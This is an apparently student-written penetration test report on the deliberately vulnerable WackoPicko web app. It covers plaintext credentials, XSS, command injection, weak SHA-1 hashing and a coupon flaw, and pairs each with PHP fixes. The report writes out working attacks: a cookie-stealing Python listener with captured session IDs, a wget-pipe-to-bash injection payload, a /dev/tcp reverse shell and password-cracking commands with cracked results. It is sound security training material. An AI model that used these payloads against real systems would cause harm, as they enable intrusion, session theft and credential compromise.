
Description of the Vulnerability:

An insecure authentication mechanism is used, which allows a network analyzer, such as *Wireshark, to* analyze traffic and intercept credentials in plain text, which, even if it is in the Docker network, this shows that the configuration is insecure and https should be used.

Evidence:

Attached screenshots of the credentials that have been extracted from both affected url's:





2. Preventive measures

To prevent this credential leakage, https must be configured. For that we must configure *Certbot* but we cannot do it in our case, because the version of Ubuntu 14.04 is very old and can no longer be installed. The operating system would have to be updated and then installed.

Vulnerability: XSS (Reflected)

1. Exploitation


Servicio Afectado: http://192.168.1.11:8080/users/login.php // http://192.168.1.11:8080/

Description of the Vulnerability:

In addition to those mentioned by ZAP, there are other entry vectors for this vulnerability, such as the search bar next to 'search' or on the main page, in the option to name the file to be uploaded. This attack can lead to session theft, obtaining cookies.

Evidence:

Attached is the web's response to the payload <script>alert(document.cookie)</script>:



2. Preventive measures

For the first one we open the *search.php file* that contains the following code:

```php
        <?php
require_once("../include/pictures.php");
require_once("../include/comments.php");
require_once("../include/cart.php");
require_once("../include/html_functions.php");
require_once("../include/functions.php");

session_start();

if (!isset($_GET['query']))
{
   http_redirect("/error.php?msg=Error, need to provide a query to search");
}

$pictures = Pictures::get_all_pictures_by_tag($_GET['query']);

?>

<?php our_header("", $_GET['query']); ?>

<div class="column prepend-1 span-24 first last">
<h2>Pictures that are tagged as '<?= $_GET['query']  ?>'</h2>

   <?php thumbnail_pic_list($pictures); ?>

</div>


<?php our_footer(); ?>
```

The vulnerable line is the underline, to remove this vulnerability, we encapsulate $_GET['query'] with the h*() function* defined in *functions.php* to escape the characters entered:

```php
        <?php
require_once("../include/pictures.php");
require_once("../include/comments.php");
require_once("../include/cart.php");
require_once("../include/html_functions.php");
require_once("../include/functions.php");

session_start();

if (!isset($_GET['query']))
{
   http_redirect("/error.php?msg=Error, need to provide a query to search");
}

$pictures = Pictures::get_all_pictures_by_tag($_GET['query']);

?>

<?php our_header("", $_GET['query']); ?>

<div class="column prepend-1 span-24 first last">
<h2>Pictures that are tagged as '<?=h($_GET['query'])  ?>'</h2>

   <?php thumbnail_pic_list($pictures); ?>

</div>


<?php our_footer(); ?>
```


For the second, we open the *piccheck.php* file and find the following code, with the vulnerability underlined:

```
<?php
require_once("include/html_functions.php");
require_once("include/functions.php");

if (!isset($_FILES['userfile']) && !isset($_POST['name']))
{
   http_redirect("/");
}


$type = $_FILES['userfile']['type'];
$name = $_POST['name'];

?>

<?php our_header("home"); ?>


<div class="column prepend-1 span-24 first last">
  <h2>Checking your file <?= $name ?></h2>
  <p>
    File is O.K. to upload!
  </p>
</div>


<?php our_footer(); ?>
```

We use the *h()* *function* contained in *functions.php* again to sanitize the data:

```
<?php
require_once("include/html_functions.php");
require_once("include/functions.php");

if (!isset($_FILES['userfile']) && !isset($_POST['name']))
{
   http_redirect("/");
}


$type = $_FILES['userfile']['type'];
$name = $_POST['name'];

?>

<?php our_header("home"); ?>


<div class="column prepend-1 span-24 first last">
  <h2>Checking your file <?=h($name) ?></h2>
  <p>
    File is O.K. to upload!
  </p>
</div>


<?php our_footer(); ?>
```

We check on the page and see that the vulnerability has been fixed:



Vulnerability: XSS (Persistent)

1. Exploitation

Servicio Afectado: http://192.168.1.11:8080/pictures/view.php?picid=15

Payload: <script>alert(document.cookie)</script>

Description of the Vulnerability:

In addition to those mentioned by ZAP, there are other entry vectors for this vulnerability, such as the comment option for each of the photos that you could buy once logged in. This attack can lead to session theft, obtaining information such as cookies.

Evidence:

Attached screenshot of the web response:


Payload: <script>alert(document.cookie)</script>

Description of the Vulnerability:


In addition to those mentioned by ZAP, there are other entry vectors for this vulnerability. This attack can lead to session theft, obtaining information such as cookies.

Evidence:

I attach screenshots of the process and response from the website. First we create the comment:



We press the *Create button* and it is stored on the server, and as you can see in the following image, when you click on the image, the command is executed:



Thanks to this vulnerability, sessions can be stolen by stealing cookies. To do this, as an example we are going to create a listening server in Python, like the one shown on the screen:

```python
from http.server import BaseHTTPRequestHandler, HTTPServer
import urllib.parse

class RequestHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        query = urllib.parse.urlparse(self.path).query
        params = urllib.parse.parse_qs(query)
        if 'cookie' in params:
            cookie = params['cookie'][0]
            print(f"Cookie recibida: {cookie}")

        self.send_response(200)
        self.end_headers()
        self.wfile.write(b'OK')

def run(server_class=HTTPServer, handler_class=RequestHandler, port=4440):
    server_address = ('192.168.1.11', port)
    httpd = server_class(server_address, handler_class)
    print(f"Servidor escuchando en el puerto {port}...")
    httpd.serve_forever()

if __name__ == "__main__":
    run()
```

In the comments section, we define the following Payload and load it:

Once someone authenticated clicks on the image, the ip and the cookie will be sent directly to my server:

```
[1]+  Terminado (killed)      /home/pedro/anaconda3/bin/python "/home/pedro/Escritorio/from http.py"
Servidor escuchando en el puerto 4440...
Cookie recibida: PHPSESSID=66v836jutrr73qbfba44ivk3a5
192.168.1.5 - - [06/Feb/2025 23:13:18] "GET /?cookie=PHPSESSID%3D66v836jutrr73qbfba44ivk3a5 HTTP/1.1" 200 -
Cookie recibida: PHPSESSID=8d21mct96suntlaisi6vid7at7
192.168.1.25 - - [06/Feb/2025 23:14:10] "GET /?cookie=PHPSESSID%3D8d21mct96suntlaisi6vid7at7 HTTP/1.1" 200 -
```

2. Preventive measures

We look at two files, *preview_comment.php,* defines the data entry for the comment and *view.php,* which is responsible for loading the data from the database. In both, the code neither sanitizes nor escapes user inputs:

Entry in *preview_comment.php,* the original code, which does not escape the entry is:

```php
<?php
require_once("../include/html_functions.php");
require_once("../include/comments.php");
require_once("../include/users.php");
require_once("../include/functions.php");
require_once("../include/pictures.php");

session_start();

require_login();

$error = False;
$previewid = 0;
$pic = 0;
if (isset($_POST['text']) && isset($_POST['picid']))
{
   $cur = Users::current_user();
   if (!($previewid = Comments::add_preview($_POST['text'], $cur['id'], $_POST['picid'])))
   {
      $error = True;
   }
   else
   {
      if (!($pic = Pictures::get_picture($_POST['picid'])))
      {
         $error = True;
      }
      else
      {
         $error = False;
      }
```

The corrected code, using the *h() function,* proper to the code is:

```php
session_start();

require_login();

$error = False;
$previewid = 0;
$pic = 0;
if (isset($_POST['text']) && isset($_POST['picid']))
{
   $cur = Users::current_user();
   if (!($previewid = Comments::add_preview(h($_POST['text']), $cur['id'], $_POST['picid'])))
   {
      $error = True;
   }
   else
   {
      if (!($pic = Pictures::get_picture($_POST['picid'])))
      {
         $error = True;
      }
```

Departure in view.php:

```php
<?php our_header(); ?>

<div class="column prepend-1 span-14 first" >
   <h2 id="image-title"><?=h( $pic['title'] )?> </h2>
        <img id="image" src="../upload/<?=h( $pic['filename'] )?>.550.jpg" width="550" />

       <div class="column span-14 first last " id="comments">
         <div class="column span-14 first last">
           <h2 id="comment-title">Comments</h2>
         </div>
   <?php if ($comments) {
   foreach ($comments as $comment) {  ?>
         <div class="column prepend-1 span-12 first last">
           <p class="comment"><?= $comment['text'] ?></p>
         </div>
         <div class="column prepend-10 span-6 first last">
         - by <a href="<?= Users::$VIEW_URL ?>?userid=<?=h( $comment['user_id'] )?>"><?=h( $comment['login'] ) ?></a>
         </div>
<?php
   }
```

The corrected code, using the *h() function,* proper to the code is:

```php
<?php our_header(); ?>

<div class="column prepend-1 span-14 first" >
   <h2 id="image-title"><?=h( $pic['title'] )?> </h2>
        <img id="image" src="../upload/<?=h( $pic['filename'] )?>.550.jpg" width="550" />

       <div class="column span-14 first last " id="comments">
         <div class="column span-14 first last">
           <h2 id="comment-title">Comments</h2>
         </div>
   <?php if ($comments) {
   foreach ($comments as $comment) {  ?>
         <div class="column prepend-1 span-12 first last">
           <p class="comment"><?= h($comment['text']) ?></p>
         </div>
         <div class="column prepend-10 span-6 first last">
         - by <a href="<?= Users::$VIEW_URL ?>?userid=<?=h( $comment['user_id'] )?>"><?=h( $com
         </div>
<?php
   }
```

With these two fixes we prevent, firstly, malicious code from being introduced from the comments and finally, with the escape of *view.php* we prevent code that has been introduced prior to the code fix from being executed. I attach an image where it is verified that the vulnerability has been solved:

Comments

hola

- by wanda

<script>alert('0000000')</script>

- by scanner1

<script>alert('0000000')</script>

- by scanner1

<script>alert('0000000')</script>

- by scanner1

Vulnerability: Creation of a Remote Shell

1. Exploitation

Affected Service: http, Web server (Apache httpd 2.4.18), port 80

URL: http://192.168.1.11:8080/passcheck.php

Payload: &wget -q -O - http://192.168.1.25:9002/prueb.sh | bash #

Description of the Vulnerability:
A remote shell can be obtained thanks to the *'command injection' vulnerability*, which allows it to execute commands on the server and upload malicious binaries.

Evidence:

On the attacking machine we create the following bash file, which contains the directives to create a *reverse shell:*

```
1 #!/bin/bash
2
3 sh -i >& /dev/tcp/192.168.1.25/9000 0>&1
4
```


On the attacking machine, we create a server with python3 to send the malicious script *prueb.sh* to the wackopicko server and on another terminal we run netcat to listen on port 9002. Attached are images of the two terminals:

```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 44444
Serving HTTP on 0.0.0.0 port 44444 (http://0.0.0.0:44444/) ...
```


```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 9000
listening on [any] 9000 ...
```

Ejecutamos el *payload '&wget -q -O - http://192.168.1.25:44444/prueb.sh | bash #*


' in the option to verify the password and we execute:



We go to the attacking machine where we get the shell:




As you can see in the image we are the *user www-data* so we have few or no privileges, the next step would be to make a privilege escalation, but being in Docker becomes almost impossible. To scale this somewhat limited shell (you can't access tty), we use the directive: *python3 -c 'import pty; pty.spawn("/bin/bash")'*:




Apart from creating a remote shell, you can also download files with the following payload*: &wget http://192.168.1.25:44444/1HTB/exploit -O /tmp/exploit # the –O* as seen in the payload, serves to download the file to the *tmp folder*. The process is as follows:


1.- We listen to the server of the attacking machine:



2.- We execute the payload:




3.- Check in the server terminal that it has been uploaded:



We could use ransomware and encrypt everything or try to upload malware for users to download from the web...

2. Preventive measures

To avoid this type of vulnerability, the entries must be validated and sanitized or instead of using the *exec()* command use an array with the passwords, so as not to run anything in the terminal. As can be seen in the following image, it neither validates nor sanitizes the user's input:



To fix the code we use the *escapeshellarg* function to escape user input. The new code would look like:

```php
<?php

require_once("include/html_functions.php");
$checked = false;
$ret = 0;
if (isset($_POST['password']))
{
    // check the password strength
   // $pass = $_POST['password'];
    //$command = "grep ^$pass$ /etc/dictionaries-common/words";
     $pass = escapeshellarg($_POST['password']);
     $command = "grep ^$pass$ /etc/dictionaries-common/words";
    exec($command, $output, $ret);
    $checked = true;
}
```

With this small change, this vulnerability is fixed.

Vulnerability: Use of insecure hashes in passwords (SHA-1)

1. Exploitation


Affected Service: http, Web server (Apache httpd 2.4.18), port 8080

Description of Vulnerability:

Passwords for all users, including administrators, can be obtained through the *reverse shell. When entering the current.sh file* that is a wackopicko configuration file, we find the usernames and password hasheada with its salt next to it in plain text, easily decoding.

Evidence:

Attached is a screenshot of the administrators and users found in said file, with their respective hashed passwords , and as you can see, in the passwords of the administrators they do not use hash + salt:



Let's use John *the Ripper* to crack each of the passwords:

1.- We define two .txt files, one for passwords without salt and the other for passwords with salt:

```
$dynamic_24$3e912f8fc814831804d735dc2fcbc3cfa75c28e3$NjM2
$dynamic_24$abd09072e674720d87ddd27122f67eedbc4b0d08$Mjkx
$dynamic_24$af256af3d4fda990dbe546daa04e5c75eae356ea$ODUy
$dynamic_24$f9335d39b2b78018c2b8affa7fc7b0917a3300a7$MzI5
$dynamic_24$43754746b4043c852864bb321e4f2648d1421c18$Nzk3
$dynamic_24$e514a672396679528c766a92a857eac4b22bc667$NjEx
$dynamic_24$f38ae9b0b6b1ad2a2a2721841c0cc89b31e044cb$NTQw
$dynamic_24$4e4465300b14b314384a6375a837f0532822d3c8$Nzcz
$dynamic_24$81418ed6e9bd15076d2f43e17b9f5a27c7e55ef7$Nzc5
$dynamic_24$478fb0b83851b3d16ffc5a2554a4d616f1235156$NjY3
```

2.- We use two statements by *John the Ripper,* one for hashes without salt and another for those that do:

-john –format=raw-sha1 –incremental wacko_pass.txt

-john --format=dynamic_24 --incremental --fork=4 wacko_pass_salt.txt

We obtain the following results:

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# john --show wacko_pass.txt
admin:admin
adamd:adamd
admin:admin
adam:04095650
```

For *bob* it took too long so I tried it with *hashes.com* and got:

✔ Encontrado:


```
42a9037223cdbfe0c49ef0032f0a1f3392af3fe3:bobrocksmysocks
```

And for the hashes with salt, I got:

```
bob              (?)
bryce            (?)
sample           (?)
wanda            (?)
scanner2         (?)
scanner5         (?)
scanner3         (?)
scanner1         (?)
scanner4         (?)
```

That is, the username itself is the password, except for 'Sample user' which is 'sample'. The password 'calvinwatters' is missing, but it has been going on for more than a day and for what it is it is not, it is necessary to find it.

As you can see, the encoding format would be *SHA1(password + salt),* something quite simple and easy to decode. The following image shows how the admin user *'adam'* and the password '04095650' can access the control panel:



2. Preventive measures

Using *SHA-256,* however, due to the version of *mysql* and *php* it is not possible to implement it. So, firstly, the entire website would have to be updated.

Vulnerability: Use of weak passwords

1. Exploitation

Description of the Vulnerability:

Use of easily replicable passwords, too short, username and password the same or with little

Evidence:

The evidence is found in the previous section, of the use of insecure hashes.

2. Preventive measures

Tighten password policies for users, preventing short passwords, preventing the use of the user as a password, and requiring the user to use uppercase, lowercase, special characters, numbers, and a minimum length.

Vulnerability: Infinite discount, does not confirm dates and does not discount.

1. Exploitation

Affected Service: http, Web server (Apache httpd 2.4.18), port 80

Description of the Vulnerability:


Wackopicko allows a 10% discount to be applied on Fridays and Saturdays, thanks to the coupon '*SUPERYOU21*' that can be found every Friday and Saturday on the calendar at the URL: *http://192.168.1.11:8080/calendar.php*. This discount has two flaws, the first is that it can be applied infinitely (although it does not really discount anything) and

the second is that it does not take into account whether it is Friday or Saturday when applying the discount, so it can be applied on any day of the week.


Evidence:

Attached is a screenshot of how the discount is located at the URL specified above:

